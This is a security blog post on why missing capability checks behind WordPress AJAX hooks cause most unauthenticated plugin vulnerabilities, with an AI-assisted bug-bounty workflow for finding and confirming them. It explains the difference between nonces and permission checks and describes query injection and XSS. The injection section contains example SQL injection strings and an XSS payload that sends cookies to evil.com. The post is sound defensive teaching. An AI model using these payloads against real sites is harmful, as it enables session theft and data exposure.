Hook, Nonce, Bypass: The Structural Root of WordPress Plugin Vulnerabilities
WordPress's AJAX hook system structurally decouples registration from authorization — and that single design decision is why Missing Authorization accounts for 73% of unauthenticated plugin vulnerabilities.
Introduction
This post documents a series of vulnerability discoveries across WordPress plugins, reported through the Wordfence Bug Bounty Program. Wordfence is the dominant security vendor in the WordPress ecosystem, and its bug bounty program is the main private-sector channel for disclosing plugin vulnerabilities to plugin authors and publishing them as CVEs.
The underlying methodology is the same structured, multi-pass AI analysis workflow that I described in detail in my previous post on CVE-2026-25075. “Multi-pass” means every candidate finding is put through several rounds of independent re-checking before being reported. Rather than repeating that full methodology here, this post focuses on what makes WordPress plugin analysis distinct — and why those differences matter for precision.
The short version: WordPress has a set of built-in defenses that, when correctly applied, prevent entire classes of vulnerabilities from being exploitable. Getting the analysis right means understanding exactly which of those defenses are active, which are absent, and which are present but misapplied. That is where most false positives (results that look like a vulnerability on first inspection but turn out not to be exploitable once the full context is checked) come from, and where the bulk of the analytical work happens.
Why WordPress Plugins?
Nearly half of every website you visit — news sites, online shops, personal blogs — runs on WordPress. WordPress powers approximately 43% of all websites on the internet (source: W3Techs). That scale means a single missing capability check (a missing “is this user allowed to do this?” test) in a plugin installed on hundreds of thousands of sites becomes a meaningful security problem across the entire ecosystem — the same defect replicated across every site that has that plugin active.
The plugin ecosystem also has significant variance in security quality. Plugins range from projects with dedicated teams and formal security review processes to those built and maintained by a single developer with limited resources for ongoing auditing. This variance, combined with the scale of deployment, makes it a high-value target for structured analysis.
The attack surface (the set of entry points an attacker can probe) is well-defined and consistent for WordPress plugins. Plugins interact with the underlying platform through a small number of standard patterns. The two most important for this post are AJAX handlers and hooks, because they are where the dominant vulnerability class lives:
- AJAX handlers are server-side functions triggered by JavaScript requests that fetch or submit data without reloading the page. Data flows back and forth silently, invisible to the user.
- Hooks are named extension points that WordPress checks at specific moments during request processing. If any plugin has registered a function under that name, WordPress calls it.
Two other patterns exist but appear less often in the findings covered here: REST API endpoints (URLs that accept HTTP requests and return data, usually JSON) and shortcodes (placeholders like [gallery] inside posts that expand into dynamic content).
Once you understand how the AJAX-and-hook pattern works — and where security checks are supposed to live within it — you can read plugin code with a clear mental model of what correct looks like and what incorrect looks like.
The Most Common Finding: Missing Authorization
The dominant finding across the plugins I analyzed was Missing Authorization — cases where a code path that performs a privileged operation (deleting records, updating plugin settings, assigning roles, exporting data) does not first verify that the requesting user is actually allowed to perform it.
This matches the broader data. According to the Wordfence 2024 Annual WordPress Security Report (the most recent annual report available at the time of writing), among all vulnerabilities that can be exploited by an unauthenticated attacker (someone with no login credentials at all — not even the lowest-level account), Missing Authorization is the single largest category at 73%. The pattern is consistent enough that it almost functions as a baseline assumption when opening a new plugin for analysis.
The reason it is so common comes down to how WordPress’s AJAX system works.
The WordPress AJAX Hook System
WordPress routes AJAX requests through a single endpoint: wp-admin/admin-ajax.php. The wp-admin directory holds WordPress’s administrative area — the dashboard visible only to logged-in users. Despite being located inside wp-admin, admin-ajax.php is a deliberate exception: WordPress explicitly allows anyone — including unauthenticated visitors with no login at all — to send requests to it. This is by design, because many plugins need AJAX functionality on the public-facing side of the site (search suggestions, form submissions, “load more” buttons). The file itself performs no access control; it simply looks at the action parameter in the request, finds the matching hook, and calls whatever handler function the plugin registered. Plugins register handlers for specific actions by attaching them to WordPress action hooks. For AJAX, two hooks are relevant:

The wp_ajax_nopriv_ hook fires for unauthenticated requests — anyone on the internet, with no login required. The wp_ajax_ hook fires for any authenticated user, regardless of role. A Subscriber (the lowest built-in role, with almost no permissions beyond the ability to log in) triggers it just as much as an Administrator does. Neither hook implies any authorization check. That check is the developer’s responsibility to add inside the handler function itself, by calling current_user_can( 'some_capability' ) (a WordPress function that answers “does the current user hold this specific permission?”).
One more term shows up in the code below: nonce. A WordPress nonce (from “number used once,” though WordPress’s implementation is not strictly single-use) is a security token tied to the current user’s session, a specific action name, and a time window. By default, a nonce remains valid for up to 24 hours and can be reused during that period. Verifying a nonce confirms that the request originated from a page that the currently logged-in user actually loaded — a defense against a different attack class called CSRF (Cross-Site Request Forgery — an attack where a malicious page tricks the victim’s browser into sending a request to a site the victim is already logged in to, silently using the victim’s credentials). For the code below, the point is that a nonce check confirms session origin and nothing else — it says nothing about whether the user has permission to perform the action.
A vulnerable pattern looks like this. $wpdb in the snippet is WordPress’s global database helper object (we cover it properly in a later section; for now, reading $wpdb->delete(...) as “run a DELETE query against WordPress’s database” is enough):
In this handler, intval() casts the POSTed value to an integer (preventing non-numeric input), and $wpdb->prefix is the database table name prefix — typically wp_ — that WordPress prepends to all its table names. One note on SQL safety: $wpdb->delete() internally calls $wpdb->prepare() to parameterize the WHERE clause values, so this code is not vulnerable to SQL injection. The nonce check passes. But the handler will execute for any logged-in user — Subscriber, Contributor, or Author — regardless of whether that user should have permission to delete records. The fix is one additional line:
The structural problem is that the hook registration and the capability check are in completely separate places.  The hook is registered at the top of the file; the check (if it exists) is buried inside the function body. It is easy to write the hook, implement the function logic, and simply not notice that the capability check was never added.
Understanding WordPress’s Built-in Defenses
Before reporting anything, the analysis must verify whether WordPress’s built-in defenses are active. These are the most common sources of false positives in plugin analysis. Four defenses cover most of what matters: two that relate to authorization (current_user_can() and the nonce system), and two that relate to the two classic injection attack classes. The authorization pair connects directly to the Missing Authorization pattern above, so I’ll cover it first. The injection pair follows.
Capability Check (current_user_can)
current_user_can() is the function that actually answers “is the current user allowed to do this?” WordPress’s role system maps roles (Administrator, Editor, Author, Contributor, Subscriber — in descending order of privilege) to sets of capabilities (manage_options for admin-level operations, edit_posts for content authoring, publish_posts for publishing, and so on). An Administrator holds manage_options; a Subscriber does not.
When current_user_can() is present and correctly placed — before any sensitive operation — it is an effective control. The analysis question is not whether the function exists in the file, but whether it is called on the code path that actually handles the sensitive operation. A capability check attached to an admin menu registration only gates menu visibility. It does not protect the AJAX handler triggered from that menu — the AJAX handler is a separate code path, reached via admin-ajax.php, and it must carry its own current_user_can() call.
Technical note: the capability parameter passed when creating a menu page with add_menu_page() controls who can see that menu item in the WordPress admin sidebar. This is a UI-level gate, not a request-level authorization check.
The Nonce System
A CSRF attack (Cross-Site Request Forgery) is one where an attacker tricks a victim’s browser into sending a request to a site the victim is logged in to. For example, the attacker lures the victim to a malicious page that silently issues a request to yoursite.com/admin/delete-all-posts. The browser automatically attaches the victim’s cookies, so the server sees what looks like a legitimate action by the logged-in user. WordPress nonces are the defense: security tokens embedded in legitimate pages and AJAX calls, which handlers verify before acting. An attacker’s malicious page cannot guess a valid nonce, so the forged request is rejected.
WordPress provides several nonce-related functions for generating and verifying these tokens. The one most relevant to AJAX handlers is check_ajax_referer(), which verifies that the incoming request carries a valid nonce for a specific action name. A nonce is a hash that binds together the current user’s session, that action name, and a time window. Verifying one confirms that the request came from a page served to the currently authenticated user within that window — it is a defense against CSRF, and only against CSRF.
Technical note: despite the name "number used once," WordPress nonces are not strictly single-use. They remain valid for up to 24 hours (internally divided into two 12-hour "ticks"), and can be reused within that window. The default lifetime is set by the DAY_IN_SECONDS constant (86,400 seconds). Developers can adjust it via the nonce_life filter.
Critically, a nonce check proves nothing about capability. A Subscriber who is legitimately logged in can produce a valid nonce for any action name whose corresponding page they can reach. Verifying that nonce inside an AJAX handler only confirms that the request came from a valid session — not that the user has permission to perform the action.
This creates the opposite risk: a nonce check can make a handler look safer than it actually is. Handlers that have a nonce check but no capability check are still vulnerable. The nonce check alone is not sufficient.
The other two defenses address injection attacks rather than authorization. To make the attacks concrete — so the defenses that follow have something specific to defend against — here is what each looks like in practice:
- SQL injection is an attack where user-controlled input is concatenated into a database query string, letting the attacker change the query’s meaning. For example, if a login form builds the query
WHERE name='$user', an attacker can type' OR '1'='1as the username. The resulting query becomesWHERE name='' OR '1'='1', which is always true — so the database returns every row instead of just the matching user. The attacker bypasses authentication or extracts data they should never see. - Cross-Site Scripting (XSS) is an attack where attacker-controlled input is reflected into a page’s HTML without escaping, letting the attacker inject JavaScript that runs in other users’ browsers. For example, if a search page displays
You searched for: $querywithout escaping, an attacker can submit<script>document.location='https://evil.com/steal?c='+document.cookie</script>as the query. When another user views the page, the script runs in their browser and sends their session cookie to the attacker.
Magic Quotes (wp_magic_quotes)
When WordPress loads, it automatically applies a backslash-escaping pass to the contents of PHP’s built-in request variables ($_GET, $_POST, $_COOKIE, and $_SERVER). This is WordPress’s magic quotes layer. The practical effect: a raw SQL injection that relies on injecting an unescaped single quote — such as ' OR '1'='1 — will fail, because the quote is already escaped by the time the plugin sees the value. Magic quotes breaks the most common SQL injection payloads.
Technical note: the name comes from the long-removed PHP feature magic_quotes_gpc, but WordPress reimplements it independently via wp_magic_quotes(), which calls add_magic_quotes(). This function recursively applies PHP's addslashes() — prepending a backslash to single quotes, double quotes, backslashes, and NUL bytes. The four request variables hold, respectively: URL query parameters ($_GET), POSTed form data ($_POST), cookies ($_COOKIE), and request metadata ($_SERVER).
However, magic quotes is specific to SQL injection. It provides no protection against XSS. The characters that XSS depends on — angle brackets (<, >) for injecting new HTML tags like <script> — are not affected by addslashes(), which only escapes quote characters, backslashes, and NUL bytes. A payload like <script>alert(1)</script> passes through magic quotes entirely unmodified. Every XSS finding must be evaluated independently of whether magic quotes is active.
To work with user input that should be treated as plain text (not SQL), WordPress provides wp_unslash() to reverse the magic quotes processing. Code that calls wp_unslash() before placing the value into an HTML output context must then separately apply output escaping — esc_html(), esc_attr(), wp_kses(), and similar WordPress functions that neutralize HTML-special characters — and missing that step is a real finding.
Parameterized Queries ($wpdb->prepare)
$wpdb is WordPress’s database helper object: every plugin query against the WordPress database goes through it. Its prepare() method builds parameterized queries — queries where the SQL structure and the values it operates on are specified separately, so that values can never be reinterpreted as SQL syntax. When used correctly, it prevents SQL injection:
The important limitation: prepare() treats its placeholders (%s for strings, %d for integers, %f for floats) as values — data that goes into positions like WHERE clauses, VALUES clauses, or LIMIT counts. It cannot parameterize SQL structure: column names, table names, and ORDER BY targets. These are not data values — they are part of the query’s skeleton, and prepare() has no mechanism to handle them with %s, %d, or %f. Placing user-controlled input into those positions without separate validation is still injectable:

sanitize_text_field() strips HTML tags, newlines, tabs, and extra whitespace — it is meant to produce clean single-line text, not to validate that a value is a legitimate column name. An attacker can submit a value like user_pass (the column that stores password hashes) as the orderby parameter. Because the example uses SELECT *, all columns — including the password hash column — are included in the result set. The query will silently sort by a column that was never intended to be exposed.
Beyond column exposure, an attacker can use database-specific expressions to cause errors or response-time differences that confirm injection. This technique is known as blind SQL injection: instead of reading the query’s output directly, the attacker infers data from how the server responds. For example, if a query with a guessed value takes noticeably longer to respond, the attacker knows the guess was correct. Confirming this as a real finding requires tracing the value from input all the way through to the final query string.
Two details about prepare() worth flagging so the analysis does not over- or under-report:
- Integer values in
LIMITclauses can be parameterized — use%d. The error when it appears is that a plugin concatenates something like$_GET['limit']directly into the query string without casting or using%d. That is a plugin-side mistake, not a structural limitation ofprepare(). Report it as a raw-concatenation bug, not as “prepare()cannot handle LIMIT”. - WordPress 6.2 added the
%iplaceholder for identifiers (column names, table names), which closes the structural gap for plugins that target WP 6.2+ and actually use it. Plugins that predate WP 6.2, or that continue to concatenate identifiers directly, remain vulnerable in those positions.
The Authorization Chain Problem
Identifying a missing capability check is necessary but not sufficient to confirm a vulnerability. The full analysis must verify that the nonce required to call the handler is actually obtainable by an attacker who does not already have the required capability. If acquiring the nonce requires Administrator-level access, then the “vulnerability” is not exploitable by a lower-privileged attacker. This is what separates a reportable finding from a false positive — a finding that initially looks like a bug but turns out not to be one.
This is the authorization chain verification, and it is the step where most false positives are eliminated.
The verification proceeds in four steps:
Step 1 — Identify the nonce action name. Find the wp_nonce_field() or wp_create_nonce() call associated with the vulnerable AJAX action. The action name is the string passed as the first argument — for example, wp_nonce_field( 'delete_record_nonce' ) produces a nonce for the action delete_record_nonce.
Step 2 — Locate every source of that nonce. Search the entire plugin codebase for every location that generates a nonce with that specific action name. This includes admin pages (inside the logged-in wp-admin dashboard), front-end templates (files that render the public-facing side of the site — the parts a non-logged-in visitor can see), REST API responses, and JavaScript variables populated via wp_localize_script() (a server-to-JavaScript data bridge commonly used to pass nonces to front-end code).
Step 3 — Determine the minimum capability required to reach each source. For each location identified in Step 2, trace what authentication level is required to access that page or receive that response. WordPress divides its pages into two broad areas: the admin side (the wp-admin dashboard, restricted to logged-in users) and the front-end (the publicly visible site). An admin-only settings page typically requires manage_options. A front-end page visible to any logged-in user requires only read — the minimal capability held even by Subscriber, the lowest-privilege built-in role.
Step 4 — Compare against the action’s required capability. Determine what capability the sensitive AJAX action should require, based on the nature of the operation. The rule of thumb is straightforward: if the action deletes any user’s data or changes site-wide settings, it should require an administrative capability like manage_options. If it only edits the current user’s own content, a lower capability like edit_posts may suffice. If the minimum capability to obtain the nonce (Step 3) is lower than the capability the action should require (Step 4), the chain is exploitable — a low-privilege attacker can obtain the nonce from an accessible page and use it to call a handler that should require higher privileges. This gap between “can reach” and “should be allowed” is what makes the finding a privilege escalation (an attack where a user performs actions above their authorized level).
If the nonce is only generated inside admin pages that require manage_options, and the AJAX action performs an operation that also requires manage_options, there is no exploitable gap — and the finding is not reportable.
This chain must be traced fully. Plugins sometimes generate the same nonce in multiple places with different access requirements, in which case the minimum across all sources is the relevant value.
The Analysis Workflow
The full methodology — multi-pass analysis structure, false positive elimination flow, precision improvement loop — is documented in detail in my previous post. The WordPress adaptation uses the same structure, with the built-in defense checks and authorization chain verification described above replacing the C/C++-specific memory safety checklist (the previous post analyzed C code, so its corresponding rules covered buffer overflows, integer underflows, and related memory-safety concerns rather than the PHP-world issues in scope here).
The practical loop is:
(1) AI analysis produces a candidate list of findings. (2) I manually run each candidate through the four WordPress-specific elimination steps described above (magic quotes, prepare() scope, current_user_can() path, and nonce chain). (3) Findings that survive all four checks advance to manual confirmation — I generate the specific request parameters and payload, then verify the behavior against a live test environment. For example, I log in as a Subscriber account, obtain the nonce from a front-end page, and submit the AJAX request. If the server returns success and the record is actually deleted, the finding is confirmed. (4) I diagnose any false positives that surface at step 3: which elimination step they should have failed, and why the AI analysis missed them. That diagnosis is written back into the analysis rules to prevent the same class of error in future sessions.
The manual confirmation step is particularly important for authorization issues. Code analysis can establish that a capability check is absent; live testing confirms that the operation actually executes with a low-privilege account and that the impact (data deletion, privilege escalation, arbitrary option update) is real and not blocked by some other mechanism not visible in the plugin code.
The User Instruction Document
This is the full specification used for WordPress plugin analysis. If you want to replicate this approach, copy the text below into your tool’s system prompt. In Claude, this lives in the Project instructions — a Claude feature where a persistent system prompt is attached to a workspace so every chat inside that workspace automatically inherits it, meaning the rules below are in effect for every analysis session without needing to be re-pasted. If you use a different tool, the equivalent is whatever mechanism it provides for a standing system prompt.
Note: the document below is a reference copy of the complete rules. The key concepts have already been explained in the sections above — this is for readers who want to use the same system in their own analysis workflow.
Click to expand: Full Instruction Document
The Session Prompts
With the instruction document loaded as a system prompt, these three prompts drive each analysis session. Each is short because the instruction document handles the detailed rules. One practical note before copying the Step 2 prompt: it references four public vulnerability databases by name for CVE-deduplication. Make sure the model has search access to these databases before running Step 2, or the deduplication check will be shallow.
Click to expand: Session Prompts
Step 1 — Initial Analysis Step 2 — Refinement (False-Positive Elimination + CVE Deduplication) Step 3 — Proof of ConceptKey Takeaways
Missing Authorization dominates because of structural incentives in the AJAX system. The hook registration and the capability check are decoupled. It takes active attention to add the capability check, and the omission is easy to miss during development when testing is typically done with an Administrator account. The gap only surfaces when a lower-privilege user interacts with the feature.
Nonce checks create a false sense of security. Code that has check_ajax_referer() but no current_user_can() is often assumed to be “protected.” It is protected against CSRF — a different attack class entirely. A logged-in attacker who can reach any page where the nonce is embedded — an admin page, a front-end template, or a JavaScript variable injected into the page by the server — faces no obstacle.
The full authorization chain is what you analyze, not the handler in isolation. A missing capability check in a handler does not automatically mean the vulnerability is exploitable. What matters is whether an attacker at a given privilege level can assemble all the components: a valid nonce, access to the endpoint, and input that reaches the vulnerable operation. Confirming or ruling out that full chain is what makes the difference between a reportable finding and a false positive.
prepare() covers values, not SQL structure. Parameterized queries protect WHERE clauses and LIMIT counts, but column names, table names, and ORDER BY targets require separate validation — either a strict allow-list or the %i identifier placeholder added in WordPress 6.2+.
Thanks for reading. WordPress plugin security is an area where a structured approach makes a measurable difference — the platform’s built-in defenses are well-documented, the patterns are consistent, and the false positive problem is solvable with the right verification steps. If you want to try this workflow yourself, start with a plugin you already use: load the instruction document, run the three prompts, and trace the authorization chain on whatever the AI flags. That hands-on cycle is where the methodology clicks.